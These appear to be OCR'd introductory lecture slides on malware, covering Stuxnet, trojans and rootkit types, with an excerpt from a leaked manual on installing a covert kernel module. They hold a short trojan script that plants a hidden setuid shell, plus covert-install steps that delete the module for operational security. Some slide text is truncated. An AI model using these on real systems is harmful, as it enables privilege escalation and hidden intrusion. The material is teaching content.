
- Stuxnet (2010):
  - Works on Windows, and targeted Siemens ICS.
  - The first to include a programmable logic controller (PLC) rootkit.
  - Initially spread using infected removable drives (e.g., USB flash drives)
  - Then uses exploits and techniques such as peer-to-peer RPC to infect computers not directly connected to the Internet
  - Has both **user-mode** and **kernel-mode** rootkit capability

Stuxnet



https://www2.cs.arizona.edu/~collberg/Teaching/466-566/2012/Resources/presentations/topic9-final/report.pdf

Stuxnet



https://www2.cs.arizona.edu/~collberg/Teaching/466-566/2012/Resources/presentations/topic9-final/report.pdf

Malware taxonomy

- Trojan horse (trojan)
  - Malicious program disguised as a legitimate software
  - Various actions:
    - Retrieve sensitive data
    - Allow access
    - Load additional malware

Example

```
#!/bin/sh

fn = ls
cp /bin/sh /tmp/.hackedshell
chmod u+s,o+x /tmp/.hackedshell
rm ./$fn
ls $*
```

- Script is a Trojan horse
  - Legitimate purpose: list files
  - Hidden purpose: create setuid shell

Malware taxonomy

- **Rootkits**
  - Conceal itself and/or other malware
  - Take control of the compromised machine and use it to attack other computers.
  - Run itself with elevated privileges


  - Enforce of digital rights management
  - Detect attacks
  - Enhance emulation software and security software
  - Anti-theft protection
  - Bypass Microsoft Product Activation

Rootkits

- User mode rootkits
- Kernel mode rootkits
- Bootkits
- Hypervisor level rootkits
- Firmware/hardware rootkits


User mode rootkits

- Run in Ring 3, along with other applications as user.
- Inject a dynamically linked library into other processes.
- Execute inside any target process to spoo it or overwrite the memory of a target application



Kernel mode rootkits

- Run in Ring 0, adding / replacing code of the core operating system and/or drivers.
- Have unrestricted security access
- Can modify the *system call table* to subvert kernel functionality in order to cloak itself.



Kernel mode rootkits

- Run i
  the c
- Have
- Can n
  kerne

Engineering Development Group

OutlawCountry

Kernel mode rootkits

- Run i
  the c
- Have
- Can n
  kerne

4.1 (U) Installation

(S//NF) First, select the appropriate kernel module for the target system. For 64-bit CentOS/RHEL 6.x targets, use the "nf_table_6_64.ko" module. Copy the module to the target system, preferably with "nf_table.ko" as the file name.

(S//NF) Make sure that the target has a "nat" table:

```
TARG# iptables -t nat -L -nv
```

(S//NF) Load the module using "insmod":

```
TARG# insmod nf_table.ko
```

(S//NF) The new "dpxvke8h18" table should now be loaded:

```
TARG# iptables -t dpxvke8h18 -L -nv
```

(S//NF) At this point, the module file on disk can safely be removed for operational security:

```
TARG# rm nf_table.ko
```

4.2 (U) Use

(S//NF) The "dpxvke8h18" table has a PREROUTING chain that supports DNAT (Destination Network Address Translation) rules, which can be added with the "-A" or "-I" options available in the "iptables" command:

Conclusion

- This concludes the first part of the Malware introduction